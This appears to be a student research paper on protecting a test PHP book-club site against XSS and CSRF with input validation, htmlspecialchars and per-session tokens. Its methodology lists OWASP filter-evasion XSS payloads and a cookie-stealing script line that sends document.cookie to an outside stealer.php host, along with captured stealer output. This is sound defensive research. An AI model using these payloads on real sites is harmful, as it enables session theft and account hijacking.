Defending against XSS,CSRF, and Clickjacking

David Bishop

University of Tennessee Chattanooga

ABSTRACT

Whenever a person visits a website, they are running the risk of falling prey to multiple types of cyber attacks. Three of the most common cyber attacks are Cross-Site-Scripting, Cross-Site-Request-Forgery, and Clickjacking. There are very few ways to defend against all three of these types of attacks. Two of the main methods of defense on the server side are input authentication and access control.

Table of Contents

1. Introduction

Whenever a person visits a website, they are running the risk of falling prey to multiple types of cyber attacks. Three of the most common cyber attacks are Cross-Site-Scripting, Cross-Site-Request-Forgery, and Clickjacking. The goal of this project is to develop a website that is not susceptible to these three types of attacks, and therefore visitors don't have to worry about them. The site will not be susceptible to these attacks through a combination of strong input authentication and access control.

2. Previous Work

Much of the previous work on the topic of Cross Site Scripting, like that of [1] and [2] has been on the client side of things and how best to defend that. Both of those mention that work is done on the server side of the site as well but don't go into detail about what is done on that side. What they both agree on, is that it often takes a very long time for any problems to be fixed from the server side.

A good deal of work has been done by [3][4] [5] on the topic of Cross Site Request Forgery and how to defend a site against that. All of these sources, in addition to [6], agree that there are some methods that are effective defenses against CSRF and some methods that aren't effective. What they also all agree on is that the most effective defense against CSRF is the implementation of a per session nonce. What this means is that a randomly generated token is created at the beginning of the session and is used throughout to insure user authentication.

While [1] and [2] focused just on cross-site scripting attacks, and how to defend against them and [3][6][4] and [5] focused just on cross site request forgery attacks and how to defend against them, I intend to focus on both of those in addition to clickjacking, and how to defend a site against all three.

The remainder of the paper is laid out as follows: Section 3 contains background, which includes definitions of all three of the attack types, Section 4 contains the motivation for this project, Section 5 covers methodology which includes a description of the site as well as descriptions of the XSS and CSRF attacks used in this project, Section 6 covers the results of the tests of all the attacks on both the unprotected and protected versions of the site, Section 7 covers the conclusion/future work, and Section 8 contains the references.

3. BACKGROUND

3.1 XSS definition and attacks

Cross Site Scripting attacks are a form of attack where malicious code is injected into otherwise benign and trusted websites. The abbreviation for this attack was originally CSS, but as that can easily be confused with cascading style sheets, it was changed to XSS. According to [7], the cross-site part of XSS refers to the security restrictions that web browsers usually place on data associated with dynamic websites. By causing a browser to execute malicious scripts under the same permissions of the web applications domain, the attacker bypasses the traditional Document Object Model security restrictions, the bypass of which can result in cookie theft, account hijacking, and changing of account settings, just to name a few. The vast majority of these types of attacks occur when an attacker uses a web application, like a message board, visitor log, comment field, etc., to send malicious code to a user [8][9]. This code is generally in the form of a browser side script. Because the unsuspecting victim's browser doesn't know any better, it will execute the code and depending on what the code does, very bad things can happen. For the most part, these types of attacks occur anywhere that uses input from the user in the generated output without validating or encoding it. Most of the time, this lack of validation is due to the site developer lacking security awareness or programming mistakes made by the developer due to financial or time constraints [2]. There are two main types of XSS attacks: Stored and Reflected [8].

Stored attacks, sometimes referred to as persistent attacks, are the ones that occur when the injected code is permanently stored on the target servers [8][2]. When an unsuspecting user retrieves the malicious code from the server, it will execute. It is called persistent or stored because the malicious code stays on the server doing damage until a system administrator comes along and gets rid of it [8]. The majority of the attacks I chose to use in this project are stored attacks.

Reflected attacks, also sometimes known as non-persistent attacks, are ones where the malicious code is not stored on the server but rather gets passed through it and presented to the victim. This attack is usually launched from an external source, such as from an e-mail message or a third-party website [10] that contains a malicious link. Once the user clicks on the malicious link, the attack script is reflected back to the user, usually as part of a web page with search results [2].

Figure 1 shows a traditional XSS hijack scenario, which can be applied to either of the two types of attacks.



Web Application
(e.g. Hotmail, eBay, etc.)
Attacker logs into Application with stolen cookies
5
1
4
2
3
XSS Attack Propagated By E-mail or Web Page
Web Application User
Malicious CGI Script hosted on other web server

Figure 1 – XSS Attack [7]

3.2 Cross-Site-Request-Forgery definition and attacks

Cross-site request forgery (CSRF) is a common and serious exploit where a user is tricked into performing an action he didn't explicitly intend to do [11], often without actually knowing the action is going to occur until too late. It does this by taking advantage of the inherent statefulness of the web to simulate user actions on one website from another website [3]. According to OWASP, it is a type of attack that occurs when a malicious Web site, email, blog, instant message, or program causes a user's Web browser to perform an unwanted action on a trusted site for which the user is currently authenticated [6]. Unlike XSS, which exploits the trust a user has in a website, CSRF exploits the trust a site has in a user's browser [12]. The chances of a successful CSRF attack are reduced if the webpage is free of XSS vulnerabilities.

According to OWASP, the impact of a successful cross-site request forgery attack is limited to the capabilities exposed by the vulnerable application. For example, this attack could result in a transfer of funds, changing a password, or purchasing an item in the user's context [6].

Some important properties of CSRF, according to [3], are: the victim doesn't need to be logged in, depending on the attacker's goal, the attacker can make any request or series of requests on the target site, CSRF works extremely well with other attacks, and the attacker cannot usually read data from the target site.

An explanation of the first property mentioned would be along the lines of: while the most common goal of CSRF is to exploit the victim's authentication to perform some authenticated action, CSRF can be used for a variety of attacks. For example, an attacker might use CSRF to perform fraudulent, unauthenticated actions, such as voting in an online poll. Or, an attacker might launch a denial- of-service (DoS) attack using CSRF, by posting a message on a popular message board that made demanding requests to another site [3].

An explanation of the third property mentioned would be along the lines of: while performing valid actions on the target site could be very useful to an attacker, CSRF can also be used with other attacks to create a "death by a thousand cuts" scenario. Some examples include using CSRF to exploit post-authentication cross-site scripting or SQL injection attacks, or to exploit reflected cross-site scripting that could only be exploited via HTTP POST [3].

An explanation of the fourth property mentioned would be along the lines of: while CSRF is a powerful tool for attackers, it is severely limited. Due to the same origin policy, scripts on one site cannot read data from scripts on another site. Therefore, multi-step actions where the results of one step must be fed into the next step are typically immune from CSRF. There are, of course exceptions to this rule. For example, if the aforementioned outputs are predictable, the attacker may be able to guess or brute-force them. Also, if there is a single cross-site scripting vulnerability on the target site, all bets are off. An attacker may be able to leverage the cross-site scripting to launch read-write attacks against the target. There may be other edge cases where an attacker may be able to read some data off the target site [3].

4. PROJECT DEFINITION

4.1 Motivation

All cyber attacks can have some sort of effect on a website. These effects can range from annoying pop-up windows to information theft either of a single user or multiple users. The cross-site-scripting attack is able to do both of those things as well as probably everything else in between. One of the main problems with these attacks is that the user is unaware of any problems until it is too late. There is no warning until the trap is sprung, maybe not even then, and by then it is too late.

For example, consider the case of a user who accesses the popular trustmelegit.com web site to perform sensitive operations, like online banking, doing taxes, or buying a cookie. The web-based application on trustmelegit.com uses a cookie to store sensitive session information in the user's browser. Note that, because of the same- origin policy, this cookie is accessible only to JavaScript code downloaded from a trustmelegit.com web server. While on the trustmelegit.com page, the user may encounter a popup window about taking a survey about his or her experience on the site with a link to click on. When the user clicks on the link to take the survey, he or she is shown a page saying the survey is under construction and to click the back button. The user goes along thinking that nothing is wrong but in reality, the phony link has stolen the user's trustmelegit.com cookie value and stored it on the attacker's server to be used later for malicious purposes.

What this example shows is that a cross-site scripting attack is able to compromise the security of a user's environment even though neither the sand boxing, which allows the code to perform a restricted set of operations only, nor the same-origin policy, which limits a program to only access resources associated with its origin site and protects programs downloaded from different sites from each other, were violated [1].

To understand what sort of damage a Cross Site Request Forgery (CSRF) attack can do, we will continue with our trustmelegit.com example. While logged into the site and trying to decide what type of cookie to buy, the user decides to go research the different types of cookies available. During the course of the research, the user comes across a page that says that they have won a free cookie from trustmelegit.com of whatever type they are currently researching and to click the button below to claim their cookie. As soon as the user clicks the button, they encounter a page saying their account has been updated. But when they try to access their account to see what has been changed, they discover that their username has been changed and is now invalid. When they try to request their username be sent to the email address they have on file, they discover that their email address has also been changed. What has happened is that when the user clicked on the button to claim their free cookie, the page hosting that button took all the cookies that referred to trustmelegit.com that were stored on the user's browser and used those cookies to modify and take control of the account. If credit card information was stored on the trustmelegit.com server and linked to the user's account, then the attacker would have access to that information and could cause a lot of financial harm to the victim.

If the website can be designed in such a way that the user doesn't have to worry about malicious pop-up windows or their identity being stolen because the website itself has already handled all the issues, then so much the better. The goal of this project is to do exactly that.

5. METHODOLOGY

5.1 Site description

In the most basic configuration, the site consisted of a few web pages. A diagram of the site can be seen in Figure 2.




Figure 2 – Website Layout

When accessed, the user is first directed to the login screen. From this screen, the user has the option of viewing the current members, registering to become a member, or logging in to the member area.

If the user chooses to view the current members, the next page shows the first ten members with the next ten being displayed on following pages. There are also links to register to become a member and to login to the site if the user is already a member. Each member's username is a hyperlink which when clicked on takes the user to a page, which displays all the information (except the password) of the member whose username was clicked on. On this page there is a textbox, which gives the user the option of leaving comments on the member's page. Comments left by previous visitors are displayed above this text box. At the bottom of the page is a link to return to the list of current members.

If the user chooses to register to become a member, the page displayed after clicking the appropriate link contains text boxes where the appropriate information can be entered. After all the information is filled in, and assuming that there doesn't already exist a member with the chosen username or email address, the new member is directed to the members' area.

If the user chooses to login or to become a member, they are eventually sent to the members' area. On this page are links to viewing the current members and to logout. There are also links to dummy pages, which have nothing to do with the project being worked on; they are just there to make the site look interesting.

If a member chooses to view the list of current members, they are taken to the same view current members page as a non-member with one exception. This exception is that if the member clicks on his or her own name, they have the option to either modify their membership details or delete their membership entirely.

Now that the overall layout has been covered, the technical details of the site will be discussed. In the first iteration of the site, the only input validation carried out was making sure that the two passwords entered during the registration phase matched and that the password matched the corresponding username when a member logged into the site. Everywhere else were text was entered, it was saved exactly as it was entered. The site was designed this way, as that is how a person new to PHP and web design would more than likely do it.

In the second iteration of the website, regular expressions were added to each of the value fields where input of any sort could be added. The regular expressions were tailored to the values that each field would accept, for example the gender field would only accept values of m or f, anything else would be discarded. In addition to the regular expressions, the built-in function htmlspecialchars() was applied to each of the input values as well being implemented in other key areas of the page. According to [13], this function converts special characters to HTML entities. The addition of this function to the regular expressions is possibly overkill, but is included as a backup in case something gets past the regular expressions.

In the third iteration of the site, a randomly generated value was added to the user's account when they logged into the site. This value was also passed through the page header to all the other pages on the site that needed it. The purpose of this value was to defend against possible CSRF attacks. The way this was done was each time a page was loaded, it would check to see if a random value had been passed to it. It would then check that value against the one stored in the user's account. If the value had been passed in, and it matched the value in the user's account, the page would load as normal. If the value hadn't been passed in or it didn't match the value in the user's account, a different page was loaded with a warning that something wasn't right.

5.2 XSS attacks and descriptions

I chose ten categories of attacks from OWASP's filter evasion page, which were not browser specific [14]. The ten categories, along with the commands used for those categories are as follows:

1. **XSS Locator**
    a. ';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//";
    alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//--
    ></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
2. **No Filter Evasion**
    a. <SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
3. **Malformed A Tags**

    a. <a onmouseover="alert(document.cookie)">xxs link</a>
    b. <a onmouseover=alert(document.cookie)>xxs link</a>
4. **Non-alpha-non-digit XSS**
    a. <SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCRIPT>
5. **Extraneous Open Brackets**
    a. <<SCRIPT>alert(“XSS”);//<</SCRIPT>
6. **End Title Tags**
    a. </TITLE><SCRIPT>alert(“XSS”);</SCRIPT>
7. **IFRAME**
    a. <IFRAME SRC="javascript:alert('XSS');"></IFRAME>
8. **IFRAME Event Based**
    a. <IFRAME SRC=# onmouseover=’alert(document.cookie)’></IFRAME>
9. **BODY Tag**
    a. <BODY ONLOAD=alert(‘XSS’)>
10. **XSS using HTML quote Encapsulation**
    a. <SCRIPT a=">" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
    b. <SCRIPT a=">" '' SRC="http://ha.ckers.org/xss.js"></SCRIPT>
    c. <SCRIPT "a='>'" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
    d. <SCRIPT a=">'>" SRC="http://ha.ckers.org/xss.js"></SCRIPT>

In addition to the XSS attacks retrieved from OWASP, I also used some cookie-stealing code from Underhat.com [15], with the full permission of the Webmaster. This code was implemented in the vulnerable webpage by adding the line:

<SCRIPT> location.href = 'http://192.168.1.130/Project/Attacks/stealer.php?cookie='+document.cookie; </SCRIPT> or
<SCRIPT> location.href = http://66.85.234.46:3333/Project/Attacks/stealer.php?cookie='+document.cookie; </SCRIPT>

Which line was used depended on where I was testing my project. If I was attacking the site from the same network, then I used the first one and if I was attacking the website from a different network then I used the second one. If I was placing the line on an existing user’s page, the attack lines where placed in the comments field. If I wanted to create a new user and put the attack lines on that page, I could put it anywhere that accepted a long enough text input value.

The final testing tool I used was the Web Vulnerability Scanner from Acunetix [16]. The free version of this scanner available for download only scans for XSS vulnerabilities, so it will not be able to be used for the other attack vectors. The way this tool works is by testing the specified website for every possible XSS vulnerability in its extensive database and then generating a report of all the vulnerabilities it found.

5.3 XSS effects


In most of my attacks, the effect of the attack was very little, as just a pop up window would appear saying XSS. If I had wanted to, I could have made a number of different things occur. The cookie stealing attack sent the user to a site saying that it was under construction and to use the back button to return to the previous page. What it was actually doing was stealing a good bit of information about the user. Figure 3 shows a sample output generated by the cookie stealing code.

```
IP Addr: 192.168.1.130 | PORT Num: 51792 | HOST:  |  User Agent:
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_2) AppleWebKit/536.26.17
(KHTML, like Gecko) Version/6.0.2 Safari/536.26.17 | REQUEST METHOD:  |
REF:
http://localhost/Project/bookClub4/view/view_member3.php?memberId=11 |
DATE: Thursday February 07th 2013 08:34:09 PM | COOKIE:  cookie=
1ab798bfb882aa5e7ec4ebfe4478f497<br>
```

Figure 3 – Cookie Stealer output

5.4 CSRF attacks and descriptions

For my CSRF attack, I designed it to be a worst-case scenario. It is a worst-case scenario because cookies are created for all the required fields needed to change a member's membership details. The attacker can discover what the required fields are by creating a dummy account and then trying to change the details of that account by submitting empty boxes. Whatever the site returns as being required is a required field and must be submitted for the attack to succeed. Figure 3 below shows the member's membership details page with the required fields highlighted.




View Member:

There were some missing fields in the form submitted. Please complete the fields highlighted and resubmit.

Username *	
New Password	
Email Address *	
First Name *	
Last Name *	
Gender	Male [✓ ●] Female ○
Favorite Genre	Thriller
Other Interests	

Figure 3 – Member Detail required fields highlighted

For this attack, I designed a page that said the user had won something and to click the button to collect the prize, as seen in Figure 4. The malicious page retrieved all the cookies from the user's cache and picked out the ones that related to the site it wanted to attack. It then used those cookies to launch the attack.



localhost/project/CSRFTEST/harmless.php

You Are a Winner!

Click the button below to claim your prize

Figure 4 – Malicious CSRF Page

5.5 CSRF effects

For this attack, I chose to change the user's username and email address to be things of my choosing and then logged the user out so that they would be unable to determine what had been changed by using the back button on their browser. The first indication that the user would have that something unusual had occurred would be a page saying that the changes were successful. With the cookies being sent out by the original site, I could have chosen to change any of the required details.

6. RESULTS

6.1 XSS attack results and defense

6.1.1 Unsecured Site Attack Results

When the XSS attacks were conducted against this site, every one of the attacks was successful. For the OWASP attacks, popup windows either saying XSS or displaying the session cookie value, depending on what the attack was coded to do, demonstrated the successes. The underhat cookie stealing code was always able to retrieve the cookie value as well as all the other values discussed previously. The Acunetix Web Vulnerability Scanner returned that there were 130 XSS vulnerabilities on the site, which is a rather large number. Every one of the vulnerabilities found by the Web Vulnerability Scanner boiled down to the allowing of meta-characters on the site causing the vulnerabilities. The breakdown of the 130 attacks was: Login.php: 1, register.php: 120, Member_view_member1.php: 9, View_member3.php: 3, View_members.php: 2.

6.1.2 Input Authentication Site Attack Results

When the XSS attacks were conducted against this site, some of the attacks were successful. Of the OWASP attacks, none were successful since the input validation regular expression removed all the extraneous characters turning the attack command into just a string of characters. The underhat cookie stealing code was neutralized as the input validation regular expression removed all the extraneous characters turning the attack command into just a string of characters. The Acunetix Web Vulnerability Scanner returned 12 vulnerabilities, instead of the 130 for the unsecured site. Again, all twelve of these vulnerabilities were attributed to allowing meta-characters to be used and displayed in the input fields. All twelve of the vulnerabilities were in the member_view_member1.php file. Once the built-in function htmlspecialchars() was implemented, Acunetix returned zero vulnerabilities, demonstrating that the site is now secure from all currently know Cross-Site Scripting attacks.

6.2 Cross-Site-Request-Forgery attack results and defense

6.2.1 Unsecured Site Attack Results

When the CSRF attack was launched against the unsecured site, the changes specified in the attacking site were completely successful. As was mentioned earlier, the first indication that the victim had that an attack had occurred was when a page with the message that the changes had been saved was displayed.

6.2.2 Input Authenticated and Random Value Secured Site Attack Results

When the CSRF attack was launched against the secured site, the attack failed and the user was alerted that something was wrong with a page displaying the message, "Something has just tried to modify your data. If this was a valid attempt, please return to your Book Club membership page and try again. If this was an invalid attempt, please notify the Book Club webmaster."

7. Conclusion

As has been demonstrated, through strong input authentication, it is possible to keep a site from being vulnerable to Cross-Site-Scripting attacks. The most important thing about input authentication on the server side is that the site developers must be willing and able to put in the time to write the authentication functions correctly. If they are unwilling or are not given the proper amount of time, mistakes will be made and the site will not be as secure as it could be. The site can also be secure from Cross-Site-Request-Forgery attacks through the use of a randomly generated value that must be present and valid for any changes to a user's personal information to occur.

8. References

1. Engin, Kirda, et al. "Noxes: A Client-Side Solution for Mitigating Cross-Site Scripting Attacks." Proceedings of the 2006 ACM Symposium on Applied Computing (2005): 330-337.
2. Vogt, Philipp, et al. "Cross-Site Scripting Prevention with Dynamic Data Tainting and Static Analysis." Proceedings of the Network and Distributed System Security Symposium (NDSS) 42 (2007).
3. Blatz, Jeremiah. CSRF: Attack and Defense. 2011. 21 February 2013 <http://www.mcafee.com/us/resources/white-papers/wp-csrf-attack-defense.pdf>.
4. Barth, Adam, Collin Jackson and John C. Mitchell. "Robust Defenses for Cross-Site Request Forgery." Proceedings of the 15th ACM conference on Computer and Communications Security. ACM, 2008. 75-87.
5. Jovanovic, Nenad, Engin Kirda and Christopher Kruegel. "Preventing Cross Site Request Forgery Attacks." Securecomm and Workshops, 2006. IEEE, 2006.
6. OWASP. Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet. 21 October 2012. 21 February 2013 <https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet>.
7. Endler, David. "The Evolution of Cross-Site Scripting Attacks." 20 May 2002. iDefense Inc. 14 February 2013 <http://www.cgisecurity.com/lib/XSS.pdf>.
8. OWASP. Cross-site Scripting (XSS). 8 December 2011. 25 January 2013 <https://www.owasp.org/index.php/Cross-site_Scripting_%28XSS%29>.
9. Wikipedia.org. Cross-site scripting. 23 January 2013. 25 January 2013 <http://en.wikipedia.org/wiki/Cross-site_scripting>.
10. Fekete, George. Cross-Site Scripting Attacks (XSS). 30 April 2012. 25 January 2013 <http://phpmaster.com/php-security-cross-site-scripting-attacks-xss/>.
11. Psinas, Martin. phpmaster | Preventing Cross-Site Request Forgeries. 28 September 2011. 21 February 2013 <http://phpmaster.com/preventing-cross-site-request-forgeries/>.
12. Wikipedia.org. Cross-site request forgery. 13 February 2013. 21 February 2013 <http://en.wikipedia.org/wiki/Cross-site_request_forgery>.
13. PHP.net. PHP: htmlspecialchars. 12 February 2013. 13 February 2013 <http://php.net/manual/en/function.htmlspecialchars.php>.
14. OWASP. XSS Filter Evasion Cheat Sheet. 25 January 2013. 26 January 2013 <https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet>.
15. UnderHat. How To Steal Cookies With Cross Site Scripting (XSS). 9 January 2013. 25 January 2013 <http://underurhat.com/hacking/tutorials/how-to-steal-cookies-with-cross-site-scripting-xss/#stealer>.
16. Acunetix. Web Vulnerability Scanner. 10 January 2013. 25 January 2013 <www.acunetix.com>.